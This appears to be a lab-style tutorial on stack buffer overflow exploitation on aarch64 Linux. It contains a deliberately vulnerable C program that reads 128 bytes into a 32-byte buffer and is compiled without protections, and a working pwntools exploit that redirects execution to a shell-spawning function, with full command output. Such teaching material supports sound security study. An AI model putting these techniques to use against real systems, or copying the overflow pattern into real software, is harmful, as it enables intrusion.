
Stack-Based Buffer Overflow Exploitation with Address Discovery (Basic)

Author: HarshXor (Afrizal F.A) - R&D incrustwerush.org

OS: Docker Linux Debian (aarch64)

Step 1: Install Requirements

```
apt update
apt install -y gcc gdb python3 python3-pip build-essential net-tools strace
ltrace binutils
pip3 install pwntools --break-system-package
```



Step 2: Create Vulnerable Program

vuln.c:

```
cat << 'EOF' > vuln.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void secret() {
    printf("Buffer Overflow Vulner\n");
    fflush(stdout);
    exit(0);
}

void spawn_shell() {
    system("/bin/sh");
}

void vuln() {
    char buf[32];
    printf("Input: ");
    fgets(buf, 128, stdin); // overflow because buffer only 32
}

int main() {
    vuln();
    return 0;
}
EOF
```

Step 3: Compile Vulnerable Binary

```
gcc vuln.c -o vuln -fno-stack-protector -no-pie -z execstack
```

```
root@d67bc81ddf31:/# gcc vuln.c -o vuln -fno-stack-protector -no-pie -z execstack
vuln.c: In function 'vuln':
vuln.c:18:5: warning: 'fgets' writing 128 bytes into a region of size 32 overflows the destination [-Wstringop-overflow=]
   18 |     fgets(buf, 128, stdin); // overflow because buffer only 32
      |     ^~~~~~~~~~~~~~~~~~~~~~~
vuln.c:16:10: note: destination object 'buf' of size 32
   16 |     char buf[32];
      |          ^~~
In file included from vuln.c:1:
/usr/include/stdio.h:654:14: note: in a call to function 'fgets' declared with attribute 'access (write_only, 1, 2)'
  654 | extern char *fgets (char *__restrict __s, int __n, FILE *__restrict __stream)
      |              ^~~~~
root@d67bc81ddf31:/#
```

Step 4: Discover Function Addresses

Using objdump

```
objdump -d ./vuln
```

```
root@d67bc81ddf31:/# objdump -d ./vuln

./vuln:     file format elf64-littleaarch64


Disassembly of section .init:

0000000000400670 <_init>:
  400670:       d503233f        paciasp
  400674:       a9bf7bfd        stp     x29, x30, [sp, #-16]!
  400678:       910003fd        mov     x29, sp
  40067c:       94000043        bl      400788 <call_weak_fn>
  400680:       a8c17bfd        ldp     x29, x30, [sp], #16
  400684:       d50323bf        autiasp
  400688:       d65f03c0        ret

Disassembly of section .plt:

0000000000400690 <.plt>:
  400690:       a9bf7bf0        stp     x16, x30, [sp, #-16]!
  400694:       f00000f0        adrp    x16, 41f000 <__abi_tag+0x1e544>
  400698:       f947fe11        ldr     x17, [x16, #4088]
  40069c:       913fe210        add     x16, x16, #0xff8
  4006a0:       d61f0220        br      x17
  4006a4:       d503201f        nop
  4006a8:       d503201f        nop
  4006ac:       d503201f        nop

00000000004006b0 <exit@plt>:
  4006b0:       90000110        adrp    x16, 420000 <exit@GLIBC_2.17>
  4006b4:       f9400211        ldr     x17, [x16]
  4006b8:       91000210        add     x16, x16, #0x0
  4006bc:       d61f0220        br      x17

00000000004006c0 <__libc_start_main@plt>:
  4006c0:       90000110        adrp    x16, 420000 <exit@GLIBC_2.17>
  4006c4:       f9400611        ldr     x17, [x16, #8]
  4006c8:       91002210        add     x16, x16, #0x8
  4006cc:       d61f0220        br      x17

00000000004006d0 <system@plt>:
  4006d0:       90000110        adrp    x16, 420000 <exit@GLIBC_2.17>
  4006d4:       f9400a11        ldr     x17, [x16, #16]
  4006d8:       91004210        add     x16, x16, #0x10
  4006dc:       d61f0220        br      x17

00000000004006e0 <__gmon_start__@plt>:
  4006e0:       90000110        adrp    x16, 420000 <exit@GLIBC_2.17>
  4006e4:       f9400e11        ldr     x17, [x16, #24]
  4006e8:       91006210        add     x16, x16, #0x18
  4006ec:       d61f0220        br      x17

00000000004006f0 <abort@plt>:
  4006f0:       90000110        adrp    x16, 420000 <exit@GLIBC_2.17>
  4006f4:       f9401211        ldr     x17, [x16, #32]
  4006f8:       91008210        add     x16, x16, #0x20
  4006fc:       d61f0220        br      x17

0000000000400700 <puts@plt>:
  400700:       90000110        adrp    x16, 420000 <exit@GLIBC_2.17>
  400704:       f9401611        ldr     x17, [x16, #40]
  400708:       9100a210        add     x16, x16, #0x28
  40070c:       d61f0220        br      x17

0000000000400710 <fflush@plt>:
  400710:       90000110        adrp    x16, 420000 <exit@GLIBC_2.17>
  400714:       f9401a11        ldr     x17, [x16, #48]
  400718:       9100c210        add     x16, x16, #0x30
  40071c:       d61f0220        br      x17

0000000000400720 <printf@plt>:
  400720:       90000110        adrp    x16, 420000 <exit@GLIBC_2.17>
```

Look for addresses that may be vulnerable

```
objdump -d ./vuln | grep secret
objdump -d ./vuln | grep spawn_shell
```

```
root@d67bc81ddf31:/# objdump -d ./vuln | grep secret
000000000040084c <secret>:
root@d67bc81ddf31:/# objdump -d ./vuln | grep spawn_shell
0000000000400878 <spawn_shell>:
root@d67bc81ddf31:/#
```

- Output example:

```
000000000040084c <secret>:
0000000000400878 <spawn_shell>:
```

- Use these addresses in the payload.

Using GDB

```
gdb ./vuln
(gdb) info functions secret
(gdb) info functions spawn_shell
(gdb) quit
```

- GDB prints exact addresses of target functions.

```
root@d67bc81ddf31:/# gdb ./vuln
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
(gdb) info functions secret
All functions matching regular expression "secret":

Non-debugging symbols:
0x000000000040084c  secret
(gdb) info functions spawn_shell
All functions matching regular expression "spawn_shell":

Non-debugging symbols:
0x0000000000400878  spawn_shell
(gdb) quit
root@d67bc81ddf31:/#
```

Step 5: Test Buffer Overflow Incrementally

Small input

```
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*8)' | ./vuln
```

Partial overflow

```
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32)' | ./vuln
```

Exceed buffer

```
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40)' | ./vuln
```

- Program may crash or undefined behavior.

Add target function address

```
python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40 +
b"\x4c\x08\x40\x00\x00\x00\x00\x00")' | ./vuln
```

- Overwrites return address → jumps to `secret()`.

```
root@d67bc81ddf31:/# python3 -c 'import sys; sys.stdout.buffer.write(b"A"*40 + b"\x4c\x08\x40\x00\x00\x00\x00\x00")' | ./vuln
Input: Buffer Overflow Vulner
root@d67bc81ddf31:/#
```

Step 6: Create Python Exploit, to Expoit `spawn_shell`

`exp.py`:

```
cat << 'EOF' > exploit.py
#!/usr/bin/env python3
from pwn import *

context.arch = 'aarch64'
```

```
context.os = 'linux'

elf = ELF('./vuln')
offset = 40
secret = elf.symbols.get('spawn_shell')

payload = b'A' * offset + p64(secret)

p = process('./vuln')
p.sendline(payload)
p.interactive()

EOF
```

```
root@d67bc81ddf31:/# cat << 'EOF' > exploit.py
#!/usr/bin/env python3
from pwn import *

context.arch = 'aarch64'
context.os = 'linux'

elf = ELF('./vuln')
offset = 40
secret = elf.symbols.get('spawn_shell')

payload = b'A' * offset + p64(secret)

p = process('./vuln')
p.sendline(payload)
p.interactive()

EOF
root@d67bc81ddf31:/# cat exploit.py
#!/usr/bin/env python3
from pwn import *

context.arch = 'aarch64'
context.os = 'linux'

elf = ELF('./vuln')
offset = 40
secret = elf.symbols.get('spawn_shell')

payload = b'A' * offset + p64(secret)

p = process('./vuln')
p.sendline(payload)
p.interactive()

root@d67bc81ddf31:/#
```

Run exploit with command

```
python3 exploit.py
```

Result

```
root@d67bc81ddf31:/# python3 exploit.py
[*] '/vuln'
    Arch:       aarch64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
[+] Starting local process './vuln': pid 4701
[*] Switching to interactive mode
$ uname -a
Linux d67bc81ddf31 6.10.14-linuxkit #1 SMP Fri Nov 29 17:22:03 UTC 2024 aarch64 GNU/Linux
$
```

Pwnd